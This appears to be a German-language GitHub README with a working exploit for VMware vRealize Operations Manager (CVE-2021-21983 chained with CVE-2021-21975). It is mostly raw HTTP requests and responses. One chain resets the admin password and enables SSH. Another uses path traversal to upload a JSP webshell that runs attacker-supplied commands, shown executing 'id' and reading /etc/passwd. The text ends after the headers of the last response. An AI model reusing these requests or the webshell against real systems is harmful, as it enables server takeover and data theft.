 murataydemir/cve-2021-21983
[CVE-2021-21983] VMware vRealize Operations (vROps) Manager API – Beliebiges Dateischreiben führt zu Remote-Codeausführung (RCE)

[CVE-2021-21975] Beliebiger Datei-Schreibzugriff in der VMware vRealize Operations (vROps) Manager API führt zu Remote Code Execution (RCE)
vRealize Operations (vROps) ist ein Tool für selbstfahrendes, KI-gestütztes IT-Operations-Management – von Anwendungen bis zur Infrastruktur – das VMware-Cloud- und HCI-Bereitstellungen optimiert, plant und skaliert und gleichzeitig das Monitoring öffentlicher Clouds vereinheitlicht. Die VMware vRealize Operations Manager API 8.4 and all previous versions ist anfällig für eine Server-Side-Request-Forgery-Schwachstelle (SSRF). Eine erfolgreiche Ausnutzung dieser Schwachstelle kann dazu führen, dass interne Ressourcen gelesen oder aktualisiert werden; in diesem Fall kann ein Angreifer außerdem problemlos administrative Anmeldedaten des vROps-Servers stehlen. Durch die Kombination von CVE-2021-21975 und CVE-2021-21983 kann ein Angreifer beliebigen Code auf einem entfernten vRealize Operations Server ausführen.


Angriffskette 1, Schritt 1: Nach Erhalt des gültigen Authorization-Tokens (weitere Informationen zum Erhalt des Authorization-Tokens finden Sie unter CVE-2021-21975, um die Schwachstelle CVE-2021-21983 auszunutzen, können Sie die Passwort-Reset-Funktion der API-Methode verwenden
PUT /casa/os/slice/user HTTP/1.1
Host: vulnerablehost
Authorization: Basic bWFpbnRlbmFuY2VBZG1pbjpTZzVzUW1ZODJLb0NZZ1dFdi9Ia0JMeGE=
Content-Type: application/json
Connection: close
Content-Length: 47

{"username":"admin","password":"P@ssw0rd!"}
Die Antwort auf die obige Anfrage ist unten aufgeführt
HTTP/1.1 200 200
Date: Mon, 14 Mar 2022 10:14:04 GMT
Server: Apache
X-VSCM-Request-Id: 2q0012uV
Set-Cookie: JSESSIONID=3EF7C5C58CB8056BF7799B6C7A713AAA; Path=/casa; Secure; HttpOnly
Content-Length: 0
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src https: data: 'unsafe-inline' 'unsafe-eval'; child-src *
Connection: close

Angriffskette 1, Schritt 2: Dann aktivieren wir einfach den SSH-Dienst auf der vROps-Appliance wie folgt:
POST /casa/ssh/enable HTTP/1.1
Host: vulnerablehost
Content-Type: application/json;charset=UTF-8
Connection: close
Content-Length: 68
Authorization: Basic bWFpbnRlbmFuY2VBZG1pbjpTZzVzUW1ZODJLb0NZZ1dFdi9Ia0JMeGE=

{"is_ssh_enabled":true,"is_ssh_disabled":false,"ssh_status":false}
Die Antwort auf die obige Anfrage ist unten aufgeführt
HTTP/1.1 200 200
Date: Fri, 25 Feb 2022 15:23:01 GMT
Server: Apache
X-VSCM-Request-Id: 2q000TKm
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src https: data: 'unsafe-inline' 'unsafe-eval'; child-src *
Connection: close
Content-Type: application/json;charset=UTF-8
Content-Length: 66

{"is_ssh_enabled":true,"is_ssh_disabled":false,"ssh_status":false}
Nach dem Aktivieren des SSH-Dienstes auf dem Zielsystem können wir einfach eine Verbindung zur entfernten vROps-Instanz herstellen, etwa so:
root@kali[ ~ ] # ssh admin@vulnerablehost
vRealize Operations Manager Appliance
admin@vulnerablehost's password:
Last Login: Fri Feb 25 15:19:31 2022 from Your_IP_Address
admin@vRealizeClusterNode [ ~ ] $ id
uid=1000(admin) gid=1003(admin) groups=1003(admin),0(root),25(apache),28(wheel)
admin@vRealizeClusterNode [ ~ ] $


Angriffskette 2, Schritt 1: Ausnutzung von Path-Traversal und Hochladen einer leichtgewichtigen Webshell
POST /casa/private/config/slice/ha/certificate HTTP/1.1
Host: vulnerablehost
Authorization: Basic bWFpbnRlbmFuY2VBZG1pbjpTZzVzUW1ZODJLb0NZZ1dFdi9Ia0JMeGE=
Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarysCyD1z0cA1bkcfxK
Content-Length: 914

------WebKitFormBoundarysCyD1z0cA1bkcfxK
Content-Disposition: form-data; name="name"

../../../../../usr/lib/vmware-casa/casa-webapp/webapps/casa/webs3ll.jsp
------WebKitFormBoundarysCyD1z0cA1bkcfxK
Content-Disposition: form-data; name="file"; filename="egal"
Content-Type: text/html

<%@ page import="java.util.*,java.io.*"%>
<%
if (request.getParameter("cmd") != null) {
        out.println("Command: " + request.getParameter("cmd") + "<BR>");
        Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
        OutputStream os = p.getOutputStream();
        InputStream in = p.getInputStream();
        DataInputStream dis = new DataInputStream(in);
        String disr = dis.readLine();
        while ( disr != null ) {
                out.println(disr);
                disr = dis.readLine();
                }
        }
%>
------WebKitFormBoundarysCyD1z0cA1bkcfxK--
Die Antwort auf die obige Anfrage ist unten aufgeführt
HTTP/1.1 200 200
Date: Mon, 14 Mar 2022 10:57:05 GMT
Server: Apache
X-VSCM-Request-Id: 2q0012yJ
Set-Cookie: JSESSIONID=98FB01BB058DCB392FCF76F6FD9039DC; Path=/casa; Secure; HttpOnly
Content-Length: 0
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src https: data: 'unsafe-inline' 'unsafe-eval'; child-src *
Connection: close
Angriffskette 2, Schritt 2: Senden Sie eine Anfrage, um die hochgeladene Webshell aufzurufen
GET /casa/webs3ll.jsp?cmd=id HTTP/1.1
Host: vulnerablehost
Authorization: Basic bWFpbnRlbmFuY2VBZG1pbjpTZzVzUW1ZODJLb0NZZ1dFdi9Ia0JMeGE=
Connection: close
Die Antwort auf die obige Anfrage ist unten aufgeführt
HTTP/1.1 200 200
Date: Wed, 16 Mar 2022 12:45:29 GMT
Server: Apache
Set-Cookie: JSESSIONID=816B1BFE4721A9407C4AAD8E822B83C6; Path=/casa; Secure; HttpOnly
Content-Length: 98
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src https: data: 'unsafe-inline' 'unsafe-eval'; child-src *
Connection: close
Content-Type: text/html;charset=ISO-8859-1

Command: id<BR>
uid=1000(admin) gid=1003(admin) groups=1003(admin),0(root),25(apache),28(wheel)
Lesen des Inhalts der Datei /etc/passwd
GET /casa/webs3ll.jsp?cmd=cat%20/etc/passwd HTTP/1.1
Host: vulnerablehost
Authorization: Basic bWFpbnRlbmFuY2VBZG1pbjpTZzVzUW1ZODJLb0NZZ1dFdi9Ia0JMeGE=
Connection: close
HTTP/1.1 200 200
Date: Mon, 14 Mar 2022 11:05:36 GMT
Server: Apache
Set-Cookie: JSESSIONID=F98859D8C48095AEC2B91A468E74DCC6; Path=/casa; Secure; HttpOnly
Content-Length: 1017
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src https: data: 'unsafe-inline' 'unsafe-eval'; child-src *
Connection: close
Content-Type: text/html;charset=ISO-8859-1
